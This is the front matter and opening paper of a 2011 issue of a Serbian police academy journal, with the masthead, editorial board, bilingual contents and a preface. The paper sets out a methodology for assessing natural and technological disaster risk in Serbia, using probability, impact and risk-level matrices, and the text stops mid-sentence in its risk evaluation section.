

NBP – JOURNAL OF CRIMINALISTICS AND LAW

NBP – ŽURNAL ZA KRIMINALISTIKU I PRAVO

UDC 343.98

ISSN 0354-8872

ACADEMY OF CRIMINALISTIC AND POLICE STUDIES, BELGRADE –THE REPUBLIC OF SERBIA
KRIMINALISTIČKO-POLICIJSKA AKADEMIJA, BEOGRAD – REPUBLIKA SRBIJA

NBP

JOURNAL OF CRIMINALISTICS AND LAW
ŽURNAL ZA KRIMINALISTIKU I PRAVO

KRIMINALISTIČKO-POLICIJSKA AKADEMIJA
Beograd, 2011

PUBLISHER

Academy of Criminalistic and Police Studies, Belgrade, 196 Cara Dušana Street (Zemun)

EDITORSHIP

Professor Dragoljub KAVRAN, PhD, Faculty of Law, Belgrade, President

kavran@sbb.rs, +381 11 324-1501

Professor Claus ROXIN, PhD, Faculty of Law, Munchen

mail@claus-roxin.de, +49(89)2180-2736

Professor Gorazd MEŠKO, PhD, Faculty of Criminal Justice and Security, University of Maribor

gorazd.mesko@fvv.uni-mb.si, 00386 13008300

Professor Dušan POPOV, PhD, Polytechnic University, Temisoara

dusan-popov@yahoo.com, 61/3-883-1756

Professor Dejan ILIĆ, PhD, ARRI AG, Munich

dilic@arri.de, +49 (0)89 38091456

Professor Miodrag KULIĆ, PhD, J.W.Geothe-Universitat, Frankfurt

kulic@itp.uni-frankfurt.de, +49-69-798-22570

Professor Željko NIKAČ, PhD, Academy of Criminalistic and Police Studies, Belgrade

zeljko.nikac@kpa.edu.rs, +381 64 8927 654

Professor Đorđe ĐORĐEVIĆ, PhD, Academy of Criminalistic and Police Studies, Belgrade

djordje.djordjevic@kpa.edu.rs, +381 64 8924 220

Professor Radovan RADOVANOVIĆ, PhD, Academy of Criminalistic and Police Studies, Belgrade

radovan.radovanovic@kpa.edu.rs, +381 64 8922 660

Professor Slobodan JOVIČIĆ, PhD, Faculty of Electrical Engineering, Belgrade

jovicic@etf.rs, +381 11 322-9212

Professor Srđan MILAŠINOVIĆ, PhD, Academy of Criminalistic and Police Studies, Belgrade

srđjan.milasnovic@kpa.edu.rs, +381 64 8924 216

EDITORIAL BOARD

Editor-in-Chief

Professor Goran B. MILOŠEVIĆ, PhD,

Academy of Criminalistic and Police Studies, Belgrade

Crime-investigation and Forensics Editor

Professor Ljiljana MAŠKOVIĆ, PhD,

Academy of Criminalistic and Police Studies, Belgrade

Police and Security Editor

Professor Đorđe ĐORĐEVIĆ, PhD,

Academy of Criminalistic and Police Studies, Belgrade

ENGLISH LANGUAGE EDITOR AND PROOF-READER

Dragoslava MIĆOVIĆ

SERBIAN LANGUAGE EDITOR AND PROOF-READER

Jasmina MILETIĆ

PRINTED BY

Scanner Studio, Belgrade

IMPRESSION

300 copies

PDF VERSION OF THE JOURNAL

www.kpa.edu.rs

Published three times a year

TABLE OF CONTENTS

Original scientific papers

REPUBLIC OF SERBIA NATURAL AND OTHER DISASTER RISK ASSESSMENT – METHODOLOGY Zoran Keković, Predrag Marić, Nenad Komazec.....	1
TERRORISM AND TOURIST INDUSTRY – MEDIA INFLUENCES IN SHAPING RISK PERCEPTIONS Želimir Kešetović.....	19
DETERMINING THE EFFECTIVENESS OF RECOGNIZING DECEPTION IN PSYCHOPATHS BY EXPERIMENTAL POLYGRAPH TESTING Boris Đurović.....	35

Review papers

A TEST OF IDS APPLICATION OPEN SOURCE AND COMMERCIAL SOURCE Dragan Randelović, Vladan Đorđević.....	45
CRISIS DECISION-MAKING AND AVIATION SECURITY: SEPTEMBER 11, 2001 CASE STUDY Ana Juzbašić.....	65
VIOLENCE AT SPORTING EVENTS IN THE REPUBLIC OF SERBIA - NATIONAL AND INTERNATIONAL STANDARDS PREVENTION AND REPRESSION Branislav Simonović, Zoran Đurđević, Božidar Otašević.....	81
LIABILITY OF INTERNET SERVICE PROVIDERS BASED ON THE AMERICAN LAW AND THE LAW OF THE EU Aleksandra Vasić.....	99

Papers contributed by foreign authors

О ГАРАНТИЯХ РЕАЛИЗАЦИИ КОНСТИТУЦИОННОГО ПРАВА ГРАЖДАНИНА НА АКТИВНОЕ ПРОТИВОДЕЙСТВИЕ УГРОЗАМ ЛИЧНОСТИ, ОБЩЕСТВУ И ГОСУДАРСТВУ Василий Мальцев, Олег Стрилец.....	109
USE OF THE AUTOMATED BALLISTIC IDENTIFICATION SYSTEMS IN JUDICIAL- BALLISTIC EXPERTISE EXECUTION AND CREATION AND MANAGEMENT OF BULLET-SLEEVES DOCUMENTS V. B. Vehov, V. N Chernigovsky.....	113
REVIEW OF THE BASIC PRECONDITIONS FOR EFFECTIVE PREVENTION AND SUPPRESSION OF VIOLENCE AT SPORTING EVENTS Janko Jakimov, Jonče Ivanovski.....	117
СУДЕБНАЯ ЭКСПЕРТИЗА В РОССИИ: СОВРЕМЕННОЕ СОСТОЯНИЕ И ТЕНДЕНЦИИ РАЗВИТИЯ Зайцева Елена Александровна.....	123
ПОДГОТОВКА СПЕЦИАЛИСТОВ РОССИЙСКОЙ ПОЛИЦИИ ПО ИНФОРМАЦИОННЫМ ТЕХНОЛОГИЯМ: НОВЫЕ СТАНДАРТЫ И ПОДХОДЫ, УПРАВЛЕНИЕ КАЧЕСТВОМ Юрий Чичерин, Наталия Ходякова.....	127
ОСОБЕННОСТИ ПРОВЕДЕНИЯ ОСМОТРА МЕСТА ПРОИСШЕСТВИЯ, СВЯЗАННОГО СО ВЗЛОМОМ ПРЕГРАД ОБОРУДОВАНИЕМ ТЕРМИЧЕСКОЙ РЕЗКИ Виталий Анатольевич Ручкин, Алексей Николаевич Бардаченко.....	133

IZDAVAČ

Kriminalističko-policijska akademija, Beograd, Cara Dušana, 196 (Zemun)

UREĐIVAČKI ODBOR

Prof. dr Dragoljub KAVRAN, Pravni fakultet, Beograd, predsednik
kavran@sbb.rs, +381 11 324-1501

Prof. dr Klaus ROKSIN, Pravni fakultet, Minhen,
mail@claus-roxin.de, +49(89)2180-2736

Prof. dr Gorazd MEŠKO, Fakultet za varnostne vede, Univerzitet u Mariboru
gorazd.mesko@fvv.uni-mb.si, 00386 13008300

Prof. dr Dušan POPOV, Politehnički fakultet, Temišvar
dusan-popov@yahoo.com, 61/3-883-1756

Prof. dr Dejan ILIĆ, ARRI AG, Minhen
dilic@arri.de, +49 (0)89 38091456

Prof. dr Miodrag KULIĆ, J.W.Geothe-Universitat, Frankfurt
kulic@itp.uni-frankfurt.de, +49-69-798-22570

Prof. dr Željko NIKAČ, Kriminalističko-policijska akademija, Beograd
zeljko.nikac@kpa.edu.rs, +381 64 8927 654

Prof. dr Đorđe ĐORĐEVIĆ, Kriminalističko-policijska akademija, Beograd
djordje.djordjevic@kpa.edu.rs, +381 64 8924 220

Prof. dr Radovan RADOVANOVIĆ, Kriminalističko-policijska akademija, Beograd
radovan.radovanovic@kpa.edu.rs, +381 11 64 8922 660

Prof. dr Slobodan JOVIČIĆ, Elektrotehnički fakultet, Beograd
jovicic@etf.rs, +381 11 322-9212

Prof. dr Srđan MILAŠINOVIĆ, Kriminalističko-policijska akademija, Beograd
srdjan.milasinovic@kpa.edu.rs, +381 64 8924 216

IZDAVAČKI SAVET

Glavni i odgovorni urednik

Prof. dr Goran B. MILOŠEVIĆ

Kriminalističko-policijska akademija, Beograd

Urednik kriminalističko-forenzičke oblasti

Prof. dr Ljiljana MAŠKOVIĆ

Kriminalističko-policijska akademija, Beograd

Urednik policijsko-bezbednosne oblasti

Prof. dr Đorđe ĐORĐEVIĆ

Kriminalističko-policijska akademija, Beograd

LEKTOR I KOREKTOR ZA ENGLESKI JEZIK

Dragoslava MIĆOVIĆ

LEKTOR I KOREKTOR ZA SRPSKI JEZIK

Jasmina MILETIĆ

Štampa

Scanner Studio, Beograd

TIRAŽ

300 primeraka

PDF VERZIJA ČASOPISA

www.kpa.edu.rs

Izlazi tri puta godišnje

SADRŽAJ

Originalni naučni radovi

PROCENA RIZIKA OD ELEMENTARNIH NEPOGODA I DRUGIH NESREĆA U REPUBLICI SRBIJI – METODOLOŠKI OSVRT Zoran Keković, Predrag Marić, Nenad Komazec.....	1
TERORIZAM I TURISTIČKA INDUSTRIJA – ULOGA MEDIJA U PERCEPCIJI RIZIKA Želimir Kešetović.....	19
PROVERA EFIKASNOSTI POLIGRAFSKOG ISPITIVANJA PUTEM EKSPERIMENTALNOG TESTA U PREPOZNAVANJU OBMANE KOD PSIHOLOGA Boris Đurović	35

Pregledni radovi

JEDAN TEST PRIMER PRIMENE IDS OTVORENOG I ZATVORENOG KODA Dragan Randelović, Vladan Đorđević	45
KRIZNO ODLUČIVANJE I BEZBEDNOST U VAZDUŠNOM SAOBRAĆAJU: STUDIJA SLUČAJA 11. SEPTEMBAR 2001. GODINE Ana Juzbašić.....	65
NASILJE NA SPORTSKIM PRIREDBAMA U REPUBLICI SRBIJI – NACIONALNI I MEĐUNARODNI STANDARDI PREVENCIJE I REPRESIJE Branislav Simonović, Zoran Đurđević, Božidar Otašević.....	81
O ODGOVORNOSTI INTERNET SERVIS-PROVAJDERA PREMA AMERIČKOM PRAVU I PRAVU EU Aleksandra Vasić.....	99

Prilozi iz inostranstva

GARANTOVANJE PRIMENE USTAVNOG PRAVA GRAĐANINA NA AKTIVNU PREVENCIJU PRETNJE LICIMA, DRUŠTVU I DRŽAVI Vasilij Maljcev, Oleg Striljec.....	109
KORIŠĆENJE AUTOMATSKIH BALISTIČKIH IDENTIFIKACIONIH SISTEMA U BALISTIČKIM VEŠTAČENJIMA I STVARANJE I ODRŽAVANJE BAZE PODATAKA O ČAURAMA METAKA KOJIMA JE POČINJENO KRIVIČNO DELO V. B. Vehov, V. N. Chernigovsky.....	113
PREGLED OSNOVNIH PREDUSLOVA ZA EFIKASNO SPREČAVANJE I SUZBIJANJE NASILJA NA SPORTSKIM DOGAĐAJIMA Janko Jakimov, Jonče Ivanovski	117
SUDSKA VEŠTAČENJA U RUSIJI: SADAŠNJE STANJE I TRENDOWI RAZVOJA Elena Aleksandrova Zajceva	123
OBUKA STRUČNJAKA ZA INFORMACIONE TEHNOLOGIJE RUSKE POLICIJE: NOVI STANDARDI I PRISTUPI, KONTROLA KVALITETA Jurij Čičerin, Natalija Hodjakova	127
KARAKTERISTIKE VRŠENJA UVIĐAJA LICA MESTA VEZANO ZA OBIJANJE PREPREKA OPREMOM ZA TERMIČKO REZANJE Vitalij Anatonjevič Ručkin, Aleksej Nikolajevič Bardačenko.....	133

Predgovor

Kriminalističko-policijska akademija i Volgogradska akademija Ministarstva unutrašnjih poslova Ruske Federacije (federalna državna obrazovna institucija za visoko obrazovanje pripadnika policije) u oktobru 2010. godine potpisale su Sporazum o akademskoj, naučnoj i poslovno-tehničkoj saradnji.

Shodno Sporazumu, namera naših institucija je da naučnoistraživački rad bude intenziviji, organizovaniji i obimniji, naročito kada je reč o zajedničkim projektima, objavljivanju i razmeni naučnih i stručnih radova, časopisa i knjiga, što će omogućiti prezentovanje naučnih saznanja naučnoj javnosti, promociju novih objavljenih dela i razmenu mišljenja o značajnim temama.

U ovom broju časopisa prvi put predstavljamo radove čiji su autori nastavnici i saradnici Volgogradske akademije, koji su po svom sadržaju i obimu priređeni primereno standardima naučnog rada Ruske Federacije. Sadržinski, ovi radovi pružaju značajne informacije i činjenice o radu ruske policije, te mogu biti interesantni široj naučnoj i stručnoj javnosti.

Glavni i odgovorni urednik

prof. dr Goran Milošević

REPUBLIC OF SERBIA NATURAL AND OTHER DISASTER RISK ASSESSMENT – METHODOLOGY¹

Zoran Keković¹, Predrag Marić², Nenad Komazec³

¹ *Faculty of Security Studies, Belgrade²*

² *Emergency Management Sector, Ministry of Interior of the RS*

³ *Military Academy, Belgrade*

Abstract: One of the most serious challenges of modern society is the lack of awareness of the presence of various dangers and possibilities of influencing them. Each community takes various measures and activities to assess the degree of their vulnerability tending to a state free from danger. As the most complex part, risk assessment requires a systematic approach to identifying and analyzing hazards based on the application of appropriate criteria for calculating the level of risk presented in this paper. Each risk assessment methodology must be adapted to the context of risk assessment. For this reason, the methodology for risk assessment of natural and other disasters is an attempt to establish basic requirements and criteria for risk assessment in the field of emergency management. Due to the complexity and unpredictability of natural and technological hazards that threaten people, material resources and the environment, risk assessment methodology includes risk mapping and assessment of combinations of risks – multi-risk, as well as a cross-border dimension of risk.

Keywords: emergencies, natural disasters, other disasters, risk assessment, risk maps, multi-risk, cross-border dimension of risk.

1. Introduction

Although occurring randomly and often unexpectedly, natural and other disasters are a contemporary phenomenon in the economic and social development. Their dynamics is more and more influenced by natural, as well as anthropogenic influences mostly reflected in climate change and its effects on the environment. Multiplication of these influences and interactions by natural factors in the years and decades to come create much difficulty in predicting the formation and development of events called natural and other disasters.

The statistical data in Serbia show insufficient capacity of the society to respond to the present challenges, risks and threats in an adequate way, which results in material and non-material damage, both at the level of commercial entities and at the level of the state. First of all, loss of human life is unrecoverable. According to the data of the Ministry of Interior of the Republic of Serbia, 700 persons were killed in various disasters such as fires, technological accidents, explosions etc. in the course of 2009, which was coupled with considerable material damage. These accidents, including natural disasters, caused damages of over one billion and four hundred million EUR.

Material losses are by all means important, but all the more important is the non-material loss, in terms of creating a bad image with all the related consequences, detrimental to

¹ Natural and other disaster risk assessment methodology presented in this document was conceived while drafting the Guidelines on the methodology for producing vulnerability assessments and emergency protection and rescue plans, drafted by the Emergency Management Sector of the MoI RS together with the representatives of eminent national institutions dealing with risk assessment.

² Corresponding author: zorankekovic@yahoo.com

commercial entities, but even more harmful to the state. At the national level, bad reputation and insecurity perceptions bring unfavourable political and economic consequences, both at the national and international level. In such circumstances potential foreign investors lose interest in investing in Serbia, whereby opportunities are lost for securing new work posts and economic growth. As far as they require an organized response with the view to their prevention and removal of the related harmful consequences, natural and other disasters are emergency situations the effects of which on people, goods and environment are difficult to predict. However, it is widely accepted that emergency prevention or preparedness is a prerequisite for the reduction of harmful consequences.

Risk assessment, as an important element of emergency risk management, is an integral part of the body of measures taken in emergency prediction and prevention, as well as of human planned and systematic attempts to face them in an organized manner. In contemporary practice and scientific and technical literature different methodological risk assessment approaches are used, all having a common goal and that is to gain an exact and methodological insight into the possible occurrence of undesirable phenomena, to take organized social action and thus reduce the uncertainty of occurrence of undesirable consequences. Unfortunately, uncertainty will always exist to the extent in which negative environmental influences increase, and human capacity to control them will mostly depend on Man's good will, first of all not to provoke them and to reduce anthropogenic influences, but also to tackle them the very moment he realizes the scope of their destruction effects.

A methodological approach to risk assessment presented in this text is the first attempt to provide, on the basis of theoretical background and best practice contained in the international, European and national standards in this area, a complex picture of risk assessment in the contemporary security environment.

2. Emergencies and preventive attributes of risk assessment

Most theoreticians and practitioners agree that emergencies are situations that do not happen regularly, i.e. that require additional resources and efforts to handle them and return to the "normal state". However, different approaches, in terms of the capacity to respond to these situations with existing resources of an organization or system, are to blame for difficulties and inconsistencies in the interpretation of the term "emergency".

There are attempts in literature to solve the problem of methodological definition of this term by distinguishing it from similar terms such as: crisis, catastrophe, extraordinary situation, etc. An *emergency* is not yet a crisis, although it makes extraordinary requests to traditional entities. In such situations, emergency services (police, firemen, ambulance, etc.) are able to respond with their traditional assets. Contrary to *crises* which are vague in their character and dimensions, emergencies are mostly tackled in routine operational procedures in the framework of the existing capacities of an organization or community. A somewhat different definition of *emergencies* can be found in the Law on Emergency Situations of the Republic of Serbia (Law on E/S, 2009), which defines it as a state in which risks and threats or consequences of catastrophes, emergencies and other hazards are of such gravity and intensity for the population, environment and material goods, that their formation or consequences are not possible to prevent or remove by regular action of the competent authorities and services, which is why it is necessary to use special measures, forces and equipment for their mitigation and removal, in an enhanced work regime.

Many authors state that the question of perception is very important for delineation of these unspecific terms. While a big fire, grave traffic accident is only an emergency for one social group or geographic community, for those affected by it this may be a big crisis or catastrophe. Normative definition and perception of an event denoted as emergency are a framework in which roles and participation of different actors and their resources are identified, with the view to preventing such situations or responding to them in an efficient manner, which is the basis of emergency management process.

Emergency management may be defined as a process that identifies potential events that have a negative effect on an organization or community and provides a framework for capacity building in response to that event. Emergency management *requires an urgent and highly structured response* (UNEP, 1988). In practice, however, these two requirements presuppose *a comparable level of decision-making among different highly structured organizations and agencies*, which is most often not the case, especially if the levels of decision-making are different. Procedures that are standard for an emergency service are usually extraordinary for a company. If response to a fire (as an emergency) requires more than the capacities of an affected organization allow, other services are included in the intervention. There are numerous variations: a fire catching dangerous chemicals, explosives, fire set by a mentally disordered person who threatens to kill people in the building caught by fire or firemen, etc. Furthermore, a highly structured response requires harmonized procedures of public and private services.

Our paper focuses on emergency prediction in order to take adequate measures and prepare people for their occurrence and consequences. The quality of decisions and effectiveness of measures will depend on correct prediction. The degree of prediction is not the same in different emergencies. This is why it is important to define here natural and other disasters, i.e. list the emergencies which are the subject of our methodology approach. According to the Law on Emergency Situations, *a natural disaster* is an event of hydrometeorological, geological or biological origin, caused by an action of natural forces such as: earthquake, flood, torrential flood, storm, heavy rains, atmospheric discharge, hail, drought, landslides, blizzards, snow drifts and avalanche, extreme air temperatures, accumulation of ice in the waterway, disease epidemics, cattle disease epidemics and pests, and other large-scale natural phenomena which may harm human health and life or cause grave damage.

Other accidents in terms of this methodology include technical and technological hazards and terrorist attacks, one of the major attributes of these hazards being the intensity of consequences thus created. In the Law on Emergency Situations a *technical-technological accident or incident* is defined as a sudden and uncontrolled event or a sequence of events which could not be controlled while managing equipment and handling dangerous substances in the production, use, transport, trade, processing, storage and disposal, such as fire, explosion, accident, traffic accident in road, river, railway and air traffic, accident in mines and tunnels, interruption of the operation of cable-supported transport systems, destruction of dams, accidents in electrical power, oil and gas plants, accident in handling radioactive and nuclear substances; and the consequences of which threaten the lives and safety of people, goods and environment.

In all their aspects, emergencies are extremely complex in their causes, development, form of manifestation and intensity of impacts and threats for protected values. The biggest problem and the most complex task in emergency management are to assess the risks of their formation and development. From the very moment of receiving information sufficient for assessment of the relevant measures there is a time deficit for their implementation. This leads to a paradox of emergency situations: while expecting to receive authentic information sufficient for decision making, an organization


suffers losses because of the unexpected change and cannot take planned measures aimed at solving the newly arisen problems. Therefore, *in the initial stages of potential hazard, general measures are recommended, aimed at increasing strategic flexibility of the organization*. By receiving specific information, measures for removing the hazard or consequences in question become specific as well. However, all these measures cannot make up for the deficiencies occurring due to a bad risk assessment, and this assessment is essential for emergency management in all the stages. Risk assessment allows for decision making based on the facts and in real time. Namely, risk assessment identifies all potential hazards in one area, analyzes their impacts according to time, space and consequences and enables decision making on the measures for tackling the risk.

The basis of risk management, with risk assessment as its integral part, is taking measures aimed at elimination of the causes of occurrence and/or minimization of the effect of a high-risk event, as well as measures for ensuring minimum loss and removal of consequences if the events in question do happen. Literature contains different definitions of risk management (Guide 73, 2004). However, the goal of the entire process of risk management is to obtain adequate information for making a correct, timely and realistic decision. Decision making is a result of risk management process and is determined by three elements: certainty, risk and uncertainty. As we make progress from uncertainty, through risk – the existence of a specific degree of probability of the event in question – to certainty, potential damages decrease. The essence of a correct risk management is to reduce the possibility (probability) of occurrence of a harmful event and the intensity of its impact. Accordingly, the process of risk management is both an input and output of the decision making process. In a decision making process it is crucial to understand how to shift from a risky to a less risky plan and how to reduce expenses without hampering the goals of an organization.

3. Conceptual framework, requirements and criteria for natural and other disasters risk assessment

Risk assessment is an integral part of the risk management process. It is a comprehensive process of identifying potential hazards, risk analysis and assessment (Chart 1).

Chart 1: Risk assessment process



Source: SRPS A.L2.003:2010, Social security – risk assessment in protecting persons, property and business

As the chart shows, risk assessment is a comprehensive process of risk identification, analysis and evaluation (SRPS A.L2.003, 2010). It includes the process of identifying the internal and external hazards and vulnerabilities, identifying the probability of occurrence of an event with an increase of such threats and vulnerabilities, defining the key functions required for continuous activity of the organization, defining risk control where it is required for reducing the exposure and evaluation of the cost of such a control.

In order for an organization to be able to make an effective risk assessment, it must previously define the context of the assessment. In particular, risk assessment at the national level is a specific challenge from different aspects. The reason for this is that a risk assessment must include the use of logical and systematic methods for: communication and consultation during the process; establishment of an organizational context for identification, analysis and assessment of risks related to any activity, product, function or process and adequate reporting and archiving in connection with the results of the assessment. When the assessment is finished, the organization should perform a risk management.

As these are multi-disciplinary activities performed in a long-term period and continuously, several conditions should be fulfilled:

1. Appoint a body or person in charge of coordination of the assessment process;
2. Due to workload and the need to recruit experts, it is essential to set up working groups, consisting of experts in specific types of potential dangers, and to include in them the representatives of various interest groups and establish different levels of responsibility (republic, regional and municipal);
3. The representatives of the interest groups must have a unique approach related to risk assessment, and the support in handling the highest risks (Doebeling, 2009).

3.1 Requirements for natural and other disaster risk assessment

Entities that are to make a risk assessment in the national context are: republic, province, local government and commercial societies (Law on E/S, 2009). The efficiency in producing a risk assessment will depend on the fulfillment of legal conditions for doing business and the presence of a skilled professional qualified for performing the tasks of risk assessment. Compliance with the legal conditions of doing business and the capacity of the entity in question will depend on the fulfillment of requirements of all legal regulations related to the field of an entity's activity. Other conditions also need to be fulfilled in order to initiate the risk assessment process: insurance in case of damage incurred during risk assessment, possession of an adequate information support, use of all sources which have the necessary and quality information related to assessment and use of scientific and other knowledge about potential hazards (Kuljba, arhipova, 1998).

In view of the specific geographic position of the Republic of Serbia and its environment, and based on the existing knowledge and information held by expert organizations, natural and other disasters posing a potential threat to the Republic of Serbia may be divided into: natural and technical/technological (Štrbac, 2009). In the process of risk assessment every potential hazard should be analyzed, regardless of the current degree of threat to an organization.

3.2 Risk assessment criteria

The process of risk assessment is continuous and constant in all the stages of emergency management. In order to be effective and sustainable, risk assessment should be integrated at all levels of the protection and rescue system and supported by the relevant authorities (Guide 73, 2004). The methodology for risk assessment in the protection from natural and other disasters is specialized for this area and includes a comprehensive group of criteria according to which the protection and rescue agents compare an identified state at a site against defined parameters. This means that the organization processes each individual hazard in accordance with the requirements and criteria prescribed in this methodology.

The criteria for risk assessment in this methodology have been grouped in the following manner: criteria for identification and preliminary analysis of potential hazards, such as earthquakes, landslides, landslips and erosions; floods, storm winds; hail; blizzards, snow drifts and icing conditions; drought; epidemics; epizootic diseases; fires and explosions; technical–technological accidents and terroristic attacks and nuclear or radiation accidents; probability criterion; impacts criterion; risk level criterion; risk category criterion; risk priority criterion; risk mitigation options criterion; feasibility options criterion; cost-benefit analysis criterion; residual risk criterion and multi-risk criterion.

Identification and preliminary analysis of potential hazards

Identification of potential hazards is performed by a skilled professional, using the known data of an expert organization and service and collecting the field data. The size of potential hazards are identified in the following manner: size 1 – **minimal** hazard; size 2 – **small** hazard; size 3 – **medium** hazard; size 4 – **considerable** hazard and size 5 – **maximum** hazard.

Preliminary analysis of potential hazards allows for the identification of a specific hazard in a given area, and then measuring the degree of risk, from the aspect of vulnerability of the protected assets, in comparison with other hazards (ISO 31000, 2009). Upon finalization of the preliminary analysis, the entity in question ranks potential hazards according to sizes from minimum to maximum. Based on the scale of potential hazards, the entity makes a decision on the urgency to implement measures for reduction of the potential hazard. The decision on urgent action regarding the maximum potential hazard must not disregard other potential hazards with lower degree of danger. The results of a preliminary analysis of potential hazards are risk analysis input results (SRPS A.L2.003, 2010). The entity performs a preliminary analysis of potential hazards on the basis of the results obtained by comparing the actual situation in a given area against the prescribed criteria according to the groups of dangers. The criteria, broken down by groups of hazards, are based on the following information: (NFPA 1600, 2010)

Earthquakes

1. A planned monitoring document;
2. Identification, early warning and alert system;
3. Monitoring and record system;
4. Density of population and size of animal stocks;
5. Possibility of occurrence of other hazards.

Landslides, landslips and erosions

1. Parameters and the nature of landslide, landslip and erosion area;
2. Surface and characteristics of the affected area;
3. Density of population;
4. Density of infrastructure and commercial entities;
5. Possibility of occurrence of other hazards.

Floods

1. The cause and nature of flood;
2. The existence of a flood protection system;
3. The nature and density of population and the size of animal stocks, the quantity of cultural heritage and other goods;
4. Possibility of occurrence of other hazards.

Storm winds

1. Characteristics of the area;
2. Intensity of storm winds, direction of blowing;
3. Density of infrastructure and commercial entities;
4. Possibility of occurrence of other hazards.

Hail

1. Characteristics of the hail phenomena;
2. Areas affected by hail;
3. Directions of arrival of hail clouds;
4. Characteristics of critical surfaces and facilities;
5. Vulnerability of agricultural crops to hail, especially in specific phenophases;
6. The existence of an active hail protection;
7. Possibility of occurrence of other hazards.

Blizzards, snowdrifts and icing conditions

1. Affected areas;
2. Time of occurrence and duration of hazard;
3. Activities affected by the hazard;
4. Possibility of occurrence of other hazards.

Droughts

1. Classification of the intensity of drought by SPI and the related impacts;
2. Time of occurrence and duration of hazard;
3. The surface and characteristics of the affected area;
4. Irrigation capacities;
5. Possibility of occurrence of other hazards.

Epidemics

1. Area affected by an epidemics without correlation with other phenomena;
2. Types of epidemics;

3. Sanitary state of the facilities and infrastructure installations;
4. Health and other capacities for use in caring for, accommodation, transport and other;
5. Possibility of occurrence of other hazards – analyze the possibility of increase of harmful effects on the protected assets due to a concurrent occurrence of other hazards.

Epizootic diseases

1. Parameters and the nature of hazard;
2. Surface and characteristics of the affected area;
3. Density of animal stocks,
4. Existence of an epizootic protection system;
5. Possibility of occurrence of other hazards.

Fires and explosions

1. Cause and characteristics of fires and explosions;
2. Existence of a fire protection system;
3. The density of population, size of animal stocks, proximity of cultural heritage and other goods;
4. Possibility of occurrence of other hazards.

Technical/technological accidents and terrorist attacks

1. Position and characteristics of the territory;
2. Transportation infrastructure;
3. The state of facilities, tools and equipment;
4. Existence of a protection and rescue system;
5. Possibility of occurrence of other hazards.

Nuclear and/or radiation accidents

1. Position and characteristics of the territory;
2. Transportation infrastructure;
3. State of the facilities for nuclear and radiation protection;
4. Existence of a protection and rescue system;
5. Possibility of occurrence of other hazards.

Risk analysis

Upon completion of a preliminary analysis of potential hazards, an organization or entity performs risk analysis for identified potential hazards. Risk analysis results in determination of risk levels. Risk analysis is a process aimed at understanding the nature of risk and determining the level of risk. For each risk and risk scenario identified in the previous stage, the risk analysis makes a detailed (if possible quantitative) assessment of the probability of their occurrence and the degree of potential influence (SRPS A.L2.003, 2010).

Risk analysis is based on quantitative data (UNEP, 1998):

- of the assessment of probability of occurrence of an event or potential hazard, and if

possible, on a historical sequence of events of a similar scale, on available statistical data relevant for the analysis, which may be helpful to observe the tendencies of growth of potential hazards (e.g., due to climate change) and in case of a lack of historical data on the exposure in time of a protected asset to a potential hazard;

- of the assessment of the level of influence, produced in a quantitative form.

The assessment should be as objective as possible and should recognize uncertainty in the underlying evidence.

Probability criterion

Probability (P) is a combination of the frequency of a harmful event and vulnerability with regard to the potential hazard (Table 1), (SRPS A.L2.003, 2010). Probability grading is done in the following way: 1 - impossible, 2 - improbable, 3 - probable, 4 - almost certain and 5 - certain.

Probability is determined according to the following pattern: $P = F \# V$ (1)

Frequency (F) implies repetition of a specific harmful event in time or exposure of a protected asset to a specific potential hazard in a specific time unit (SRPS A.L2.003, 2010). Frequency is used in two forms, as follows:

F_1 – frequency of recorded harmful events and

F_2 – frequency of unrecorded harmful events.

An entity will grade frequency (F_1) in the following manner: 1-very rarely, 2-occasionally, 3-frequently, 4-prevalently and 5-very frequently. Grading of frequency (F_2) is done in the following manner: 1 – negligible, 2 - occasional, 3 – long-lasting, 4 - prevalent and 5 – permanent.

VULNERABILITY		very high	high	medium	low	very low
FREQUENCY		1	2	3	4	5
very rarely	1	3	2	1	1	1
occasionally	2	4	3	2	2	1
frequently	3	5	4	3	2	2
prevalently	4	5	4	3	3	3
constantly	5	5	5	4	3	3

Table 1: Probability matrix

Vulnerability (V) is the existing state of protection of entities, i.e. vulnerability of an entity to potential hazards. Grading of vulnerability of an entity is done in the following manner: 1 – very high, 2 - high, 3 – medium, 4 - low and 5 – very low.

Impact criterion

Impacts (I) are effects of a harmful event on the protected assets of an entity, and are manifested as the degree of loss (damage) in relation to a critical protected asset (Table 2), (SRPS A.L2.003, 2010):

Grading of the impacts is done in the following manner: 1 - minimum; 2 – low-scale; 3 - moderate; 4 – serious and 5 – maximum.

Impacts are measured according to the following formula: $I = D \# C$ (2)

CRITICAL STATE		very high	high	medium	low	very low
DAMAGE		1	2	3	4	5
minimum	1	3	2	1	1	1
low-scale	2	4	3	2	2	1
moderate	3	5	4	3	2	2
serious	4	5	4	3	3	3
maximum	5	5	5	4	3	3

Table 2: Impacts matrix

Damage (D) is the measure of harm to protected assets.

The entity in question grades damage in the following manner: 1 - very small; 2 - small; 3 - medium; 4 - large and 5 - very large.

Critical state (K) is the measure of the value or importance of a protected asset, or the degree of vulnerability of the entity to the effects of a harmful event.

The entity in question grades critical state in the following manner: 1 - extreme; 2 - serious; 3 - medium; 4 - moderate and 5 - minimum.

Risk level criterion

Risk level is the product of the degree of probability and the degree of impacts (SRPS A.L2.003, 2010), (Table 3). An entity in question determines the risk level according to the following formula:

$RL = P \times I$ (3)

IMPACTS		Minimum	Low-scale	Moderate	Serious	Maximum (disastrous)
PROBABILITY		1	2	3	4	5
impossible	1	1	2	3	4	5
improbable	2	2	4	6	8	10
probable	3	3	6	9	12	15
almost certain	4	4	8	12	16	20
certain	5	5	10	15	20	25

Table 3: Risk level matrix

Risk level determined according to this method may range from minimum 1 to maximum 25.

Risk evaluation

Risk evaluation is the process of comparing the results of risk analysis with risk criteria in order to establish if the risk and/or its measure(s) are acceptable or tolerable (ISO 31000, 2009). Risk criteria are reference points for determination of the importance

